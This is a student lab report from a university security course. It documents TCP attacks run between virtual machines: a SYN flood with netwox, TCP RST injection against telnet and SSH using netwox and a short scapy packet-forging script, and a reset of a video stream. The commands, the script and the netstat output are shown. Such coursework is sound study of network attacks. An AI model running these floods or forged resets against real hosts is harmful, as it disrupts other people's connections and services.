

D0029E - TCP Attacks (Lab 4)

Martin Askolin*


Luleå tekniska universitet
971 87 Luleå, Sverige

28 september 2021

*email: marsak-8@student.ltu.se

1 SYN Flooding Attack

After doing a netstat before and after attack we can clearly tell that the targets connection queue is filled with SYN recoveries. An attempt to use telnet from a clients computer failed to establish a connection to the target showing that indeed the queue is full. We did not see any difference between SYN cookie enabled or disabled from netstat but we probably would have been able to connect a client PC to the target because of the way SYN cookie works. SYN cookies avoid dropping connections when the SYN queue fills up thanks to the particular way it chooses an initial TCP sequence number, effectively creating a sort of cookie with the SYN queue entry encoded into the sequence number.



Figur 1: Display of connection queue size on targets computer.

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.4:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::21	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN
tcp6	0	0	:::1:953	:::*	LISTEN

Figur 2: Targets netstat before attack.

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.4:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::21	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN
tcp6	0	0	:::1:953	:::*	LISTEN
tcp6	0	0	10.0.2.4:80	249.91.136.143:63993	SYN_RECV
tcp6	0	0	10.0.2.4:80	247.209.226.180:30381	SYN_RECV
tcp6	0	0	10.0.2.4:80	242.190.127.11:11328	SYN_RECV
tcp6	0	0	10.0.2.4:80	252.116.16.52:58958	SYN_RECV
tcp6	0	0	10.0.2.4:80	242.83.132.24:5496	SYN_RECV
tcp6	0	0	10.0.2.4:80	243.212.147.135:4376	SYN_RECV

Figur 3: Targets netstat after attack with SYN cookie enabled (1/2).

tcp6	0	0	10.0.2.4:80	255.252.103.53:20061	SYN_RECV
tcp6	0	0	10.0.2.4:80	252.107.170.177:27020	SYN_RECV
tcp6	0	0	10.0.2.4:80	247.91.77.146:31966	SYN_RECV
tcp6	0	0	10.0.2.4:80	243.60.2.215:30995	SYN_RECV
tcp6	0	0	10.0.2.4:80	252.80.165.63:7576	SYN_RECV
tcp6	0	0	10.0.2.4:80	247.59.154.2:16846	SYN_RECV
tcp6	0	0	10.0.2.4:80	254.110.241.91:20641	SYN_RECV
tcp6	0	0	10.0.2.4:80	248.242.42.180:9325	SYN_RECV
tcp6	0	0	10.0.2.4:80	251.9.84.219:62944	SYN_RECV
tcp6	0	0	10.0.2.4:80	242.142.114.99:4541	SYN_RECV
tcp6	0	0	10.0.2.4:80	244.87.172.223:52353	SYN_RECV
tcp6	0	0	10.0.2.4:80	242.137.71.41:36361	SYN_RECV
tcp6	0	0	10.0.2.4:80	246.217.84.230:23495	SYN_RECV
tcp6	0	0	10.0.2.4:80	251.159.242.195:36350	SYN_RECV
tcp6	0	0	10.0.2.4:80	245.52.161.17:42792	SYN_RECV
tcp6	0	0	10.0.2.4:80	246.240.145.65:62614	SYN_RECV
tcp6	0	0	10.0.2.4:80	243.1.221.86:32132	SYN_RECV
tcp6	0	0	10.0.2.4:80	246.202.98.205:62497	SYN_RECV
tcp6	0	0	10.0.2.4:80	245.4.51.121:47093	SYN_RECV
tcp6	0	0	10.0.2.4:80	247.246.150.182:58258	SYN_RECV
tcp6	0	0	10.0.2.4:80	249.107.133.238:12398	SYN_RECV

[09/23/21]seed@VM:~\$ █

Figur 4: Targets netstat after attack with SYN cookie enabled (2/2).

Parameters:	destination IP address {5.6.7.8}
-i --dst-ip ip	destination port number {80}
-p --dst-port port	IP spoof initialization type {linkbraw}
-s --spoofip spoofip	display full help
-h --help2	Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 -i "5.6.7.8" --dst-port "80"	Error: 3002 : not supported
[09/23/21]seed@VM:~\$ netwox 76 -i "10.0.2.4" -p "80"	hint: errno = 9 = Bad file descriptor
Error: 3002 : not supported	hint: libnet_open_raw4(): SOCK_RAW allocation failed: Operation not permitted
[09/23/21]seed@VM:~\$ netwox 76 -i 10.0.2.4 -p 80	[09/23/21]seed@VM:~\$ netwox 76 -i 10.0.2.4 -p 80
Error: 3002 : not supported	Error: 3002 : not supported
[09/23/21]seed@VM:~\$ sudo netwox 76 -i "10.0.2.4" -p "80"	hint: errno = 9 = Bad file descriptor
^C	hint: libnet_open_raw4(): SOCK_RAW allocation failed: Operation not permitted
[09/23/21]seed@VM:~\$ sudo netwox 76 -i "10.0.2.4" -p "80"	[09/23/21]seed@VM:~\$ sudo netwox 76 -i "10.0.2.4" -p "80"
^C	^C
[09/23/21]seed@VM:~\$	[09/23/21]seed@VM:~\$


Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.1.1:53	0.0.0.0:*	LISTEN
tcp	0	0	10.0.2.4:53	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0.22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0.23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:953	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp6	0	0	:::80	:::*	LISTEN
tcp6	0	0	:::53	:::*	LISTEN
tcp6	0	0	:::21	:::*	LISTEN
tcp6	0	0	:::22	:::*	LISTEN
tcp6	0	0	:::3128	:::*	LISTEN
tcp6	0	0	:::1953	:::*	LISTEN
tcp6	0	0	10.0.2.4:80	242.15.163.210:45239	SYN_RECV
tcp6	0	0	10.0.2.4:80	255.225.137.143:44171	SYN_RECV
tcp6	0	0	10.0.2.4:80	250.84.204.215:12056	SYN_RECV
tcp6	0	0	10.0.2.4:80	252.98.3.150:22290	SYN_RECV
tcp6	0	0	10.0.2.4:80	247.168.79.32:6391	SYN_RECV

Figur 5: Targets netstat after attack with SYN cookie disabled.


2 TCP RST Attacks

The attacks worked on both telnet and SSH connections. Using netwox 78 however left a 'dead' connection on the targets computer but the clients connection was successfully ended. Using scapy both client and target understood that the connection had been terminated.

2.1 Telnet



Figur 6: Succesful telnet connection from client to target with the attacker using wireshark to capture the TCP conversation.



Figur 7: Attacker finding last SEQ and ACK used for the connection.

The figure shows three terminal windows side-by-side. The leftmost window is titled 'SEEDUbuntu Clone 2 [Running] - Oracle VM VirtualBox' and contains the command 'netwox 78 -f host 10.0.2.15 and dst host 10.0.2.4 and tcp'. The middle window is titled 'SEEDUbuntu Clone [Running] - Oracle VM VirtualBox' and shows the output of 'netstat -tna' before and after the command is run. The rightmost window is titled 'SEEDUbuntu Clone 168x15' and shows a telnet session being closed by the attacker.

```

[09/23/21]seed@VM:~$ netwox 78 -f host 10.0.2.15 and dst host 10.0.2.4 and tcp
Example: netwox 78
--kbd-k or --kbd-name      ask parameter -k|--name from keyboard
--argfile file            ask missing parameters from file
[09/23/21]seed@VM:~$ netwox 78 -f host 10.0.2.15 and dst host 10.0.2.4 and tcp
There are too many options (10.0.2.15 ...)
Error 10011 : tool argument not decoded
[09/23/21]seed@VM:~$ netwox 78 -f dst host 10.0.2.4
There are too many options (host ...)
Error 10011 : tool argument not decoded
[09/23/21]seed@VM:~$ netwox 78 -f host 10.0.2.15
There are too many options (10.0.2.15 ...)
Error 10011 : tool argument not decoded
[09/23/21]seed@VM:~$ netwox 78 -f "host 10.0.2.15 and dst host 10.0.2.4 and tcp"
Error 3002 : not supported
hint: errno = 1 = Operation not permitted
hint: enp0s3: You don't have permission to capture on that device (socket: Operation not permitted)
[09/23/21]seed@VM:~$ sudo netwox 78 -f "host 10.0.2.15 and dst host 10.0.2.4 and
tcp"
[09/23/21]seed@VM:~$ 

[09/23/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53             0.0.0.0:*
tcp        0      0 10.0.2.4:53              0.0.0.0:*
tcp        0      0 127.0.0.1:53              0.0.0.0:*
tcp        0      0 0.0.0.0:22               0.0.0.0:*
tcp        0      0 0.0.0.0:23               0.0.0.0:*
tcp        0      0 127.0.0.1:953             0.0.0.0:*
tcp        0      0 0.0.0.0:3306             0.0.0.0:*
tcp        0      0 10.0.2.4:23              10.0.2.15:36112 ESTABLISHED
tcp6       0      0 ::1:80                  ::*:*                   LISTEN
tcp6       0      0 ::1:53                  ::*:*                   LISTEN
tcp6       0      0 ::1:21                  ::*:*                   LISTEN
tcp6       0      0 ::1:22                  ::*:*                   LISTEN
tcp6       0      0 0::3128                ::*:*                   LISTEN
tcp6       0      0 0::1:953                ::*:*                   LISTEN
[09/23/21]seed@VM:~$ 

[09/23/21]seed@VM:~$ telnet
[09/23/21]seed@VM:~$ Connection closed by foreign host.
[09/23/21]seed@VM:~$ 

```

Figur 8: Attacker successfully closing the connection between client and target using netwox 78.

The figure shows three terminal windows side-by-side. The leftmost window is titled 'SEEDUbuntu [Running] - Oracle VM VirtualBox' and contains the scapy code to craft a TCP RST packet. The middle window is titled 'SEEDUbuntu [Running] - Oracle VM VirtualBox' and shows the output of 'netstat -tna' before and after the command is run. The rightmost window is titled 'SEEDUbuntu 168x15' and shows a telnet session being closed by the attacker.

```

flags   : FlagsField (3 bits)          = <Flag 0 ()>  (<Flag 0 ()>)
frag   : Bitfield (13 bits)          = 0                (0)
ttl    : ByteField                  = 64               (64)
proto  : ByteEnumField              = 6                (0)
chksum : XShortField               = None             (None)
src    : SourceIPField              = '10.0.2.15'     (None)
dst    : DestIPField               = '10.0.2.4'      (None)
options: PacketListField           = []               ([])
...
sport   : ShortEnumField            = 36116           (28)
dport   : ShortEnumField            = 23               (80)
seq    : IntField                  = 1511212815    (0)
ack    : IntField                  = 4023412574L   (0)
dataofs: Bitfield (4 bits)          = None             (None)
reserved: Bitfield (3 bits)          = 0                (0)
flags   : FlagsField (9 bits)          = <Flag 4 (R)>  (<Flag 2 (S)>
window  : ShortField               = 8192            (8192)
checksum: XShortField               = None             (None)
urgptr : ShortField               = 0                (0)
options: TCPOptionsField           = []               ([])
[09/23/21]seed@VM:~$ 

[09/23/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53             0.0.0.0:*
tcp        0      0 10.0.2.4:53              0.0.0.0:*
tcp        0      0 127.0.0.1:53              0.0.0.0:*
tcp        0      0 0.0.0.0:22               0.0.0.0:*
tcp        0      0 0.0.0.0:23               0.0.0.0:*
tcp        0      0 127.0.0.1:953             0.0.0.0:*
tcp        0      0 0.0.0.0:3306             0.0.0.0:*
tcp        0      0 10.0.2.4:23              10.0.2.15:36112 ESTABLISHED
tcp6       0      0 ::1:80                  ::*:*                   LISTEN
tcp6       0      0 ::1:53                  ::*:*                   LISTEN
tcp6       0      0 ::1:21                  ::*:*                   LISTEN
tcp6       0      0 ::1:22                  ::*:*                   LISTEN
tcp6       0      0 0::3128                ::*:*                   LISTEN
tcp6       0      0 0::1:953                ::*:*                   LISTEN
[09/23/21]seed@VM:~$ 

[09/23/21]seed@VM:~$ telnet
[09/23/21]seed@VM:~$ Connection closed by foreign host.
[09/23/21]seed@VM:~$ 

```

Figur 9: Attacker successfully closing the connection between client and target using scapy.


```

#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=36116, dport=23, flags="R", seq=1511212815, ack=4023412574)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)


```

Figur 10: Python code using scapy to close connection.

2.2 SSH




Figur 11: SSH connection sniffed by attacker and last SEQ and ACK found.




Figur 12: SSH connection closed using netwox 78.

3 TCP RST Attack on Video Streaming Application

Using the netwox 78 it was easy to terminate the connection only supplying it with the targets ip not having to keep track of SEQ and ACK numbers constantly updating as the target receives TCP messages for the video data.



Figur 13: Attacker sniffing packets, target watching youtube.




Figur 14: Attacker successfully closing connection between target and youtube.

